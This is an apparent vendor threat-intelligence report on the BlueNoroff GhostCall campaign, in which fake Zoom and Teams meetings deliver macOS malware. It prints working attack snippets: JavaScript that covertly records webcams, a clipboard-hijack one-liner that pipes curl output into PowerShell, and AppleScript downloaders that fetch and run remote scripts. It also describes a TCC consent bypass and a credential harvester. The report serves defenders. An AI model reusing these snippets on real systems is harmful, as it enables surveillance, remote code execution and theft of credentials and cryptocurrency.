# BlueNoroff targets tech startups and crypto businesses using an expanded set of malware against macOS

*Report Id: APT-20251006*
*Version: 1.0 (20.October.2025)*

## Executive Summary

Over the past several months, we have conducted an in-depth analysis of the GhostCall campaign, which targets macOS hosts by leveraging deceptive Zoom-like meetings as its primary infection vector. During this investigation, we identified seven distinct multi-component infection chains, a stealer suite, and a keylogger – all hosted from a single file hosting server. The infection scheme observed in GhostCall shares structural similarities with our previously reported GhostHire campaign[1], and the DownTroy malware was detected in both.

Furthermore, we uncovered additional malicious components, such as a fake Zoom updater application designed to steal user passwords, as well as modules in the stealer suite that target cryptocurrency wallets, Telegram accounts, browser credentials, and secrets from infected devices. These findings strongly indicate that the primary goal of the GhostCall campaign is to obtain cryptocurrency and sensitive credentials.

Throughout the GhostCall campaign, BlueNoroff has employed a wide variety of programming languages, including AppleScript, Bash shell script, C++, Go, Rust, Python, Swift, and Nim. The rapid acquisition and effective deployment of such a diverse set of languages demonstrate a significant effort and highlight the group's advanced operational capabilities. During our analysis, we discovered unusually friendly comments embedded in one of the stealer modules, which could indicate the possible use of AI by the BlueNoroff.

While other vendors have previously analyzed aspects of GhostCall[2] [3] [4] [5], our research offers a more in-depth understanding of the campaign's overall infection structure, the connections between various infection chains, and the evolution of the malicious tools. This analysis emphasizes the sophistication and persistence of the BlueNoroff group's operations.

This report in a nutshell:

- The GhostCall campaign targets victims through fake calls using a direct and personalized approach;
- Seven infection chains, along with a fake Zoom/Teams updater, a stealer suite, and a keylogger, have been identified;
- Our findings strongly indicate that the campaign's ultimate goal is to steal cryptocurrency and credentials.

[1] BlueNoroff targets Web3 developers using an expanded set of malware
[2] Threat Note: North Korea Calling – Web3 Zoom Campaign – Huntabil.IT
[3] Inside the BlueNoroff Web3 macOS Intrusion Analysis | Huntress
[4] Zoom & doom: BlueNoroff call opens the door
[5] macOS NimDoor | DPRK Threat Actors Target Web3 and Crypto Platforms with Nim-Based Malware | SentinelOne

Techniques, Tactics and Procedures specific for this campaign:

**Infrastructure**
Fake Zoom-style or Teams-style domains for phishing, VPS servers, Telegram

**Infection vector**
Malicious AppleScript, Fake Zoom or Teams update application

**Implants**
ZoomClutch, TeamsClutch, CosmicDoor, GillyInjector, SilentSiphon, DownTroy.macOS, Nimcore Loader, RooTroy.macOS, RealTimeTroy.macOS, TripleWatch, SneakMain, SysPhon

**Victimology**
Individuals from Japan, Sweden, Italy, France, Singapore, Türkiye, Spain, India and Hong Kong in the Web3/Blockchain industry

Kaspersky's products detect this threat as `HEUR:Trojan-Spy.OSX.ZoomClutch.*`, `HEUR:Trojan.OSX.Nimcore.*`, `HEUR:Backdoor.OSX.RooTroy.*`, `HEUR:Trojan-Downloader.OSX.Bluenoroff.*`, `HEUR:Backdoor.OSX.CosmicDoor.*`, `HEUR:Trojan-Dropper.OSX.GillyInjector.*`, `HEUR:Trojan.OSX.Nukesped.*`, `HEUR:Backdoor.Python.Agent.br`, `HEUR:Trojan.HTML.Bluenoroff.*`, `HEUR:Trojan-Dropper.OSX.Sneakmain.*`, `HEUR:Backdoor.OSX.Sneakmain.*`, `HEUR:Trojan-PSW.OSX.SilentSiphon.*`, `HEUR:Trojan-Dropper.OSX.DownTroy.*`, `HEUR:Trojan.OSX.Bluenoroff.gen`, `Trojan.Shell.Agent.*`.



For more information, please contact: intelreports@kaspersky.com.

## Technical Details

### Background

We have been monitoring the ongoing BlueNoroff-operated GhostCall campaign, a sophisticated attack that uses fake online calls to target devices of executives in tech companies and venture capitals. This campaign likely began in mid-2023, possibly following the RustBucket[6] campaign, which marked BlueNoroff's full-scale attacks on macOS. While RustBucket spreads malware disguised as a PDF viewer through spear-phishing emails, GhostCall directly approaches targets via Telegram or similar platforms, inviting them to investment-related meetings linked to phishing sites. However, when the target accesses the link, the meeting does not proceed smoothly due to fabricated issues on the target's side. The actor then uses excuses related to IP access control or audio problems to entice the target to download malicious AppleScript code.

In April, we discovered BlueNoroff's GhostHire campaign, which targets Web3 developers by impersonating recruiters. We also identified a link between the GhostHire and GhostCall campaign, particularly in their overlapping execution chains. Our research[7], published in late 2023, provided insights into their operations and the macOS-targeting malware they use. This time, we observed their activities growing in both scale and scope. Most notably, a compiled AppleScript has been disguised as an update file for the Zoom Meeting SDK. We have named this campaign GhostCall, a sub-campaign under SnatchCrypto[8].

### Initial infection

The actor reaches out to targets on Telegram by impersonating venture capitalists and, in some cases[9], using compromised accounts of real entrepreneurs and startup founders. In their initial messages, the attackers promote investment or partnership opportunities. Once contact is established with the target, they use Calendly to schedule a meeting[10] and then share a meeting link through domains that mimic Zoom. Sometimes, they may send the fake meeting link directly via messages on Telegram. The actor also occasionally uses Telegram's hyperlink feature to hide phishing URLs and disguise them as legitimate URLs.




**Fig. 1 Compromise flow targeting macOS with fake Zoom calls**

Upon accessing the fake site, the target is presented with a page carefully designed to closely mirror the appearance of Zoom in a browser. The page uses standard browser functions to prompt the user to enable their camera and enter their name. Once the target joins, a screen resembling an actual Zoom meeting appears, showing the video feeds of three participants as if they were part of a real session.

[6] BlueNoroff strikes again with new macOS malware
[7] BlueNoroff group updates infection chain targeting Windows and macOS
[8] The BlueNoroff cryptocurrency hunt is still on | Securelist
[9] https://x.com/KibahJoseph/status/1899749022404956273
[10] Analysis of North Korean Hackers' Targeted Phishing Scams on Telegram | by SlowMist | Medium




**Fig. 2 Initial page (Left) / Screen for the Zoom meeting blurred by us (Right)**

Based on OSINT[11] we were monitoring, many victims initially believed the videos they encountered were generated by deepfake or AI technology. However, our research revealed that these videos were, in fact, real recordings secretly taken from other victims who had been targeted by the same actor using the same method. Their webcam footage had been unknowingly recorded and later uploaded to attacker-controlled infrastructure and reused to deceive other victims, making them believe they were in a genuine live call. When a replayed video ended, the page smoothly transitioned to showing that user's profile image, maintaining the illusion of a live call.

When a user enters the fake Zoom meeting UI, the JavaScript logic checks for an existing identifier in the browser:

```
var o = localStorage.getItem("clientId");//Try to reuse an existing clientId from localStorage
if (!o) {
  var l = function() {
    var e = arguments.length > 0 && void 0 !== arguments[0] ? arguments[0] : 6;//Generate a 6-digit random number
    return Math.floor(Math.random() * Math.pow(10, e)).toString().padStart(e, "0")
  }();
  o = "".concat(n, "_").concat(l),//Combine with username (variable n) -> "username_123456"
  localStorage.setItem("clientId", o)//Save into localStorage so it persists across reloads
}
```

**Fig. 3 clientId creation**

This creates or reuses a unique `clientId` value in the format `<username>_<6-digit-random>`. The meeting view then passes this `clientId` into the video-recorder component: The recorder receives `clientId` as a prop and appends it to every `/upload` POST request sent to the actor's fake Zoom domain. Each request contains a one-second video chunk along with the victim's `clientId`, ensuring that stolen recordings are properly tagged and organized on the server.

[11] https://x.com/jebbery/status/1935663967697027095

```
// request camera
navigator.mediaDevices.getUserMedia({ video: !0, audio: !1 });

// start MediaRecorder
a = new MediaRecorder(r, { mimeType: "video/webm" });

// on each chunk
a.ondataavailable = function(e) {
  if (e.data.size > 0) {
    var r = new FormData;
    r.append("video", e.data, "chunk.webm"); // webcam chunk
    r.append("clientId", t);                 // victim ID
    fetch("/upload", { method: "POST", body: r });
  }
};

// record every 1 second
a.start(1e3);
```

Fig. 4 Webcam capture & upload loop

Approximately 3 to 5 seconds later, an error message appears below participants' cameras, indicating that the system is not functioning properly and directing them to download a Zoom SDK update file via a link labeled "Update Now". However, instead of an update, the link leads to the download of a malicious script.




Fig. 5 When clicking the link on macOS (Left) / When clicking the link on Windows (Right)

The JavaScript codes do OS detection and tailors the payload path accordingly. On macOS, clicking the link triggers a direct download of an AppleScript (`Zoom SDK Update.scpt`) from the actor's domain, along with a small "Downloads" coaching bubble to nudge execution, cleverly mimicking Apple feedback. On Windows, it implements the ClickFix technique[12] : the modal displays only a harmless-looking snippet with a legitimate domain, but any copy action (Copy button, right-click->Copy, or Ctrl+C) is hijacked, what ends up on the clipboard is a weaponized one-liner.

[12] What is ClickFix and how to protect your company | Kaspersky official blog

```
cmd
set ZOOM_API_KEY="BOtlweWKewotkWQKEWODNXCSK"
set ZOOM_API_SECRET="QYrYiRfRTYTPL7RVZ09yRths2MXZSQV7"
set ZOOM_SDK_UTILITY="normal"
set ZOOM_SDK_LEVEL="High"
set ZOOM_LANGUAGE="en-US"
setx audio_volume 100
pnputil /enum-devices /connected /class "Audio"
start https://developers.zoom.us/docs/meeting-sdk
curl -A ZoomSDK -s <download URL> | powershell.exe -c "[Console]::In.ReadToEnd() | iex"
cls
exit
```

**Fig. 6 Malicious code upon clicking copy**

The code normalizes the user's selection and, if it matches the visible block, silently replaces it with the malicious variant. To maintain focus on the harmless text while the swap occurs in the background, the UI also restricts the code area (limited height and no meaningful scroll).

We observed that the actor implemented beaconing activity within the malicious web page to track victim interactions. The page reports back to their backend infrastructure – likely to assess the success or failure of the targeting. This is accomplished through a series of automatically triggered HTTP GET requests when the victim performs specific actions, as outlined below.

| Method | Endpoint | Trigger | Purpose |
|---|---|---|---|
| GET | /join/{id}/{token} | User clicks Join on the pre-join screen | Tracking whether the victim entered the meeting |
| GET | /action/{id}/{token} | The "Update / Troubleshooting SDK" modal is shown | Tracks whether the victim clicked on the update prompt |
| GET | /action1/{id}/{token} | User clicks the Copy button in the modal or raw copy event inside the code block (Ctrl+C / context-menu copy) | Confirms the clipboard swap likely succeeded |
| GET | /action2/{id}/{token} | User closes the modal | Tracks whether the victim just closed the modal or not |

In September 2025, we observed that the group shifted from cloning Zoom UI in their attacks to Microsoft Teams. The method of delivering malware remains unchanged.




**Fig. 7 Initial page for the fake meeting on a Microsoft Teams-like phishing page**

Upon entering the meeting room, a prompt specific to the target's operating system appears almost immediately after the background video starts – unlike before. While this is largely similar to Zoom, macOS users also see a separate prompt asking them to download the SDK file.




**Fig. 8 Prompting user to update Teams SDK macOS (Left) / Prompting user to update Teams SDK Windows (Right)**

The key difference between the Zoom and Teams phishing templates is that in the Teams template, the actor used WebSocket communication to stream the victim's video and audio in real time to the server `wss://uxlink.ms-live[.]us/chat`, whereas in the Zoom HTML template, only the video was transmitted. Inside each WebSocket frame, the data is formatted as a JSON object like:

```
{
  "type": "camera",
  "name": "",
  "data": "....",       // base64 encoded data
  "datasize": ...       // data size
}
```

During the attack, the actor claims that using Zoom/Teams is part of their company's policy when the target suggests switching to another platform, such as Google Meet. This compromises the system for financial gain, such as through cryptocurrency theft and the abuse of stolen credentials to carry out further attacks.

We were able to obtain the downloaded AppleScript on macOS, which the actor claimed was necessary to resolve the issue by executing. It is disguised as an update file for the Zoom/Teams Meeting SDK and contains nearly 10,000 blank lines that obscure the malicious portion of the script. This script, in turn, runs another AppleScript that is fetched using a `curl` command from a different fake link. Upon receiving an AppleScript from the link, the script fetches and executes another script from the server, which acts as a downloader and plays the most critical role in the initial infection.

```
1   ############################################################
2   #                                                          #
3   #      🔄 Update Zoom SDKs to newer versions               #
4   #                                                          #
5   #          Your current Zoom SDK version is deprecated.                  #
6   #          Zoom SDK allows developers to integrate Zoom's video conferencing features into
7   #          applications for enhanced communication and collaboration.
8   #          To ensure optimal performance, security, and access to new features, please update
9   #          to the latest version by pressing the ▶️ start button.
10  #                                                          #
11  ############################################################
12
13  -- Zook SDK update
14
15  set zoomSDKURL to "https://developers.zoom.us/docs/sdk/native-sdks/"
16  do shell script "open -g " & quoted form of zoomSDKURL
17
```

```
10166
10167
10168
10169
10170
10171   set fix_url to "https://support.us05web-zoom.cloud/494968/check"
10172   set sc to do shell script "curl -L -k \"" & fix_url & "\""
10173   run script sc
```

**Fig. 9 Downloaded an AppleScript disguised as a Zoom SDK update**

This downloader, if the macOS version is 11 (Monterey) or higher, installs a fake application disguised as Zoom or Microsoft Teams into the `/private/tmp` directory. The application attempts to mimic a legitimate update for Zoom or Teams by displaying a password input popup. It then captures the user's password and saves it to a file. Additionally, it downloads a next-stage AppleScript, which we named DownTroy. This script is expected to check stored passwords and use them to install additional malware with root privileges.

```
try
    set osVersion to runShellScript("s" & "w" & "_" & "v" & "e" & "r" & "s" & " " & "-" & "p" & "r" & "o" & "d" & "u" & "c" & "t" & "V" & "e" & "r" & "s" & "i" & "o" & "n")
    set {oldDelims, AppleScript's text item delimiters} to {AppleScript's text item delimiters, "."}
    set versionParts to text items of osVersion ' text items = reserved
    set majorVersion to item 1 of versionParts ' item 1 = reserved
    set minorVersion to item 2 of versionParts ' item 2 = reserved
    set majorVersionNumber to (majorVersion as number) ' change type to number
    set minorVersionNumber to (minorVersion as number)

    if majorVersionNumber > 11 then
        try
            set zoomFile to POSIX file "/private/tmp/Microsoft Teams.app" as alias ' set to file specifier
            do shell script "open /private/tmp/Microsoft\\ Teams.app > /dev/null 2>&1 &" ' if exist
        on error
            do shell script "(cd /private/tmp && (rm -fr Teams.zip Microsoft\\ Teams.app) && ((curl -X POST -H \"User-Agent: curl-agent\" -d \"auth=4aP6Dk1L5XyRu9eBq3HZj8Vb
        end try
    else
        ignoring application responses
            display alert "TeamsFx SDK has been updated successfully" buttons {"Done"} default button "Done"
        end ignoring
    end if
    try
        set pid to runShellScript("pgrep -f " & "\\(osascript\\)") ' already executed ?
        return ' exit ?
    end try
    set requestURL to "https://support.ms-live.us/update/02583235891M49FYUN57" // DownTroy
    do shell script "cd /private/var/tmp && (curl --connect-timeout 60 -L -k \"" & requestURL & "\" -o \\(osascript\\) || true) && (osascript \\(osascript\\) || true &) > /
    set tmpPosixPath to "/" & "p" & "r" & "i" & "v" & "a" & "t" & "e" & "/" & "v" & "a" & "r" & "/" & "t" & "m" & "p" // /private/var/tmp
```

**Fig. 10 Downloader script**

Moreover, the downloader script includes a harvesting function that searches for files associated with password management applications (such as Bitwarden, LastPass, 1Password, and Dashlane), the default Notes app (group.com.apple.notes), note-taking apps like Evernote, and the Telegram application installed on the device. Once located, these files are copied to the `/private/var/tmp` directory, where they can be easily transferred to the actor's server using the script.

Another notable feature is a bypass of TCC (Transparency, Consent, and Control), a macOS system designed to manage user consent for accessing sensitive resources such as the camera, microphone, AppleEvents/automation, and protected folders like Documents, Downloads, and Desktop. The downloader script works by renaming the user's `~/Library/Application Support/com.apple.TCC` directory and then performing offline edits to the `TCC.db` database. Specifically, it removes any existing entries in the `access` table in the database related to the target binary and executes `INSERT OR REPLACE` statements. This process enables the script to grant AppleEvents permissions for automation and file access to a client path controlled by the actor.

In the sample we analyzed, the client path is `~/Library/Google/Chrome Update` – the location the actor uses for their implant. Based on our forensic analysis of victims in other incidents, this path has been used by the actor and is highly likely to correspond to the GillyInjector implant, which exhibits the same directory structure. The script inserts rows for service identifiers used by TCC, including `kTCCServiceAppleEvents`, `kTCCServiceSystemPolicyDocumentsFolder`, `kTCCServiceSystemPolicyDownloadsFolder`, and `kTCCServiceSystemPolicyDesktopFolder`, and places a hex-encoded code-signature blob (in the `csreq` style) in the database to satisfy the requirement for access to be granted. This binary blob must be bound to the target app's code signature and evaluated at runtime. Finally, the script attempts to rename the TCC directory back to its original name and calls `tccutil reset DeveloperTool`.

In short, this allows the implant to control other applications, access data from the user's Documents, Downloads, and Desktop folders, and execute AppleScripts – all without prompting for user consent.




Fig. 11 Initial infection flow

**Multi-stage execution chains**

According to our telemetry and investigation into the actor's infrastructure, the DownTroy would download ZIP files that contain various individual infection chains from the actor's centralized file hosting server. We have identified not only at least seven multi-stage execution chains retrieved from the server, but various malware families installed on the infected hosts. The one of the file hosting servers used in this attack is the same as the one discussed in our previous report(`dataupload[.]store`), indicating that the majority of the malware families are hosted on a server controlled by the actor, regardless of the target operating system. However, the macOS-targeted malware is zipped and consists of multiple stages, unlike the Windows-targeted malware, which is delivered as a base64-encoded binary blob.

| Num | Execution chain/Malware | Components | Source |
|---|---|---|---|
| **1** | ZoomClutch/TeamsClutch | (standalone) | From the file hosting server |
| **2** | DownTroy v1 chain | Launcher, Dropper, DownTroy.macOS | From the file hosting server |
| **3** | CosmicDoor chain | Injector, CosmicDoor.macOS in Nim | From the file hosting server |
| **4** | RooTroy chain | Installer, Loader, Injector, RooTroy.macOS | From the file hosting server |
| **5** | RealTimeTroy chain | Injector, RealTimeTroy.macOS in Go | From the infected hosts |
| **6** | SneakMain chain | Installer, Loader, SneakMain | From the infected hosts |
| **7** | DownTroy v2 chain | Installer, Loader, Dropper, DownTroy.macOS | From the file hosting server |
| **8** | SysPhon chain | Installer, SysPhone backdoor | From the infected hosts |

The actor has been introducing new malware chains by adapting new programming languages and developing new components since 2023. Initially, early versions of malware families functioned as standalone applications, but they later evolved into a modular structure consisting of launchers, injectors, installers, loaders, and droppers. This modular approach enables the malicious behavior to be divided into smaller components, making it easier to bypass security products and evade detection. In the beginning, only the launcher and dropper were used, but the actor later developed the injector, installer, and loader as well. Most of the final payloads in these chains have the capability to download additional AppleScript or execute commands to retrieve subsequent stage payloads. Among these, CosmicDoor is primarily utilized to fetch additional malicious Bash shell scripts, while RooTroy.macOS is used to download a keylogger and stealer.

Interestingly, the actor initially preferred to write malware in Rust but later transitioned to the Nim language. Meanwhile, other programming languages such as C++, Python, Go, and Swift have also been used. The C++ language was employed to develop the injector malware as well as the base application within the injector, but the base application was later rewritten in Swift. Go was also used to develop certain components of the malware chain, such as the installer and dropper, but these were later switched to Nim. Even the encryption algorithm was changed from RC4 to AES in the DownTroy v2 chain. These changes suggest that the actor is continuously adapting by using different programming languages and making modifications to evade detection.

| | CosmicDoor standalone | SneakMain in Rust | DownTroy v1 chain | CosmicDoor chain | RooTroy chain | RealTimeTroy chain | SneakMain chain in Nim | DownTroy v2 chain | SysPhon chain |
|---|---|---|---|---|---|---|---|---|---|
| **Core malware** | Rust/Python | Rust | AppleScript | Nim | Go | Go | Nim | AppleScript | C++/Go |
| **Launcher** | - | Rust | Go | - | - | - | - | - | C++ |
| **Installer** | - | (unknown) | - | - | Go | - | (unknown) | Nim | - |
| **Loader** | - | - | - | - | Nim | - | Nim | Nim | - |
| **Injector** | - | - | - | C++ (baseApp: C++/Swift) | C++ (baseApp: Swift) | C++ | - | - | - |
| **Dropper** | - | - | Go | - | - | - | - | Nim | - |

